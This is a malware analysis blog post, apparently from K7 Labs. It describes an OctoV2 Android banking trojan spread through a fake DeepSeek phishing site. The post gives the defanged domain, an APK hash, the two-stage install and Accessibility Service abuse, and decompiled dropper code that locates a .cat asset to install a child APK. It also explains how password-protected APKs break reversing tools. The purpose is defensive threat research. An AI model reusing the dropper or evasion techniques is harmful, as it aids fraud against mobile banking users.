Android Banking Trojan – OctoV2, masquerading as Deepseek AI

Published: 2025-03-14 · Archived: 2026-04-05 20:21:02 UTC

The world is moving from human reality to artificial reality aka advanced artificial intelligence (AI). In January 2025, Deepseek, an advanced artificial intelligence developed by a Chinese startup based in Hangzhou released its first chatbot application based on Deepseek-R1 model for iOS and Android platforms. This blog is about how threat actors create deceptive websites that mimic Deepseek AI to mislead users into downloading their malicious app.

We at K7 Labs recently came across a twitter post about Deepseek Android Malware as shown in Figure 1.



Figure 1: Download page

This malware is propagated via the malicious phishing link hxxps://deepsekk[.]sbs as shown in Figure 2.


4:57
78%
deepsekk.sbs
46
API Platform ↗
中文
🎉 DeepSeek-R1 is now live and open source, rivaling OpenAI's Model o1. Available on web, app, and API. Click for details.
deepseek
Into the unknown
Start Now
Free access to DeepSeek-V3.
Experience the intelligent model.
Get DeepSeek App
Chat on the go with DeepSeek-V3
Your free all-in-one AI tool

Figure 2: Deepseek app Phishing Page

Once the user clicks on the message, it downloads a malicious DeepSeek.apk (**Hash: e1ff086b629ce744a7c8dbe6f3db0f68**) from **hxxps://deepsekk[.]sbs/DeepSeek.apk** website and saves the file to device "**Sdcard/Downloads"** folder as shown in Figure 3.



Figure 3: Deepseek app saved location – "Sdcard/Downloads" folder

Once the user falls prey to this Trojan and installs the malicious "DeepSeek.apk", the app uses the genuine DeepSeek icon in the device app drawer as shown in Figure 4.



Figure 4: Fake Deepseek app icon created by the malware

Once the user launches the malicious Deepseek app, an update screen appears. When the user clicks **“Update”**, they are prompted to enable the **“Allow from this source”** option and install an additional app, as shown in Figure 5.



Figure 5: Deeepseek client app installation

After completing this process, an additional Deepseek app icon appears in the device's app drawer, as shown in Figure 6 . Based on the figure, we concluded that two instances of the Deepseek malware are installed on the device, each with a different package name.



Figure 6: Multiple Deepseek icon created by the malware

To verify this, the Logcat logs show the installation process of two APKs, as seen in the below Figure 7.



Figure 7: Logcat logs

From here on, we will refer to the package "**com.hello.world**" as the parent app and "**com.vgsupervision_kit29**" as the child app. Once the child app "**com.vgsupervision_kit29**" is installed on the device, it frequently brings up the Accessibility Service setting option on the device, as shown in Figure 8 , until the user eventually allows this app to have the Accessibility Service enabled.



Figure 8: Accessibility service request from the client app

Technical Analysis

To proceed with our analysis, we attempted to extract the parent apk "**deepseek.apk**" using 7-Zip, but it prompted us for a password although we were able to successfully install and execute the app on the device. This is unusual and we have been observing a rapid increase in the number of such password-protected malicious APK files in our zoo collection. Furthermore, reversing tools like APKTool and Jadx failed to parse these APK files, as shown in Figure 9.



Figure 9: 7zip and reversing tools failed to parse

However, we noticed that the app under consideration was successfully parsed by the Android SDK tool aapt as shown in Figure 10.



Figure 10: Successfully parsed by aapt

Since the reversing tools failed to parse the APK, we extracted the files created by the app from the emulator after installation.

Code Analysis after child app installation

Locating the .cat file from parent app’s assets folder

Once the user launches the malicious parent app "**com.hello.world**", it scans the app's assets directory to find a file with the ".cat" extension as shown in Figure 11.

```
public void onCreate(Bundle bundle0) {
    super.onCreate(bundle0);
    this.log("onCreate started");
    SharedPreferences sharedPreferences0 = this.getSharedPreferences("InstallPrefs", 0);
    this.prefs = sharedPreferences0;
    this.isWaitingForPermission = sharedPreferences0.getBoolean("waiting_for_permission", false);
    String s = this.findCatFile();
    this.catFileName = s;
    if(s == null) {
        this.log("No .cat file found in assets");
        this.finish();
        return;
    }
```

```
private String findCatFile() {
    String s;
    int v;
    try {
        String[] arr_s = this.getAssets().list("");
        v = 0;
        while(true) {
        label_8:
            if(v >= arr_s.length) {
                return null;
            }

            s = arr_s[v];
            boolean z = s.endsWith(".cat");
            break;
        }
    }
    catch(IOException iOException0) {
        this.log("Error finding .cat file: " + iOException0.getMessage());
        return null;
    }

    if(z) {
        return s;
    }

    ++v;
    goto label_8;
}

private void installChildApk() {
    this.log("Starting installChildApk");
    this.updateStatus("Preparing installation...");
    this.checkAndStartInstallation();
}
```

Figure 11: Searching for .cat file from parent apps assets folder

Figure 12 shows the .cat file present in the parent apps assets folder.

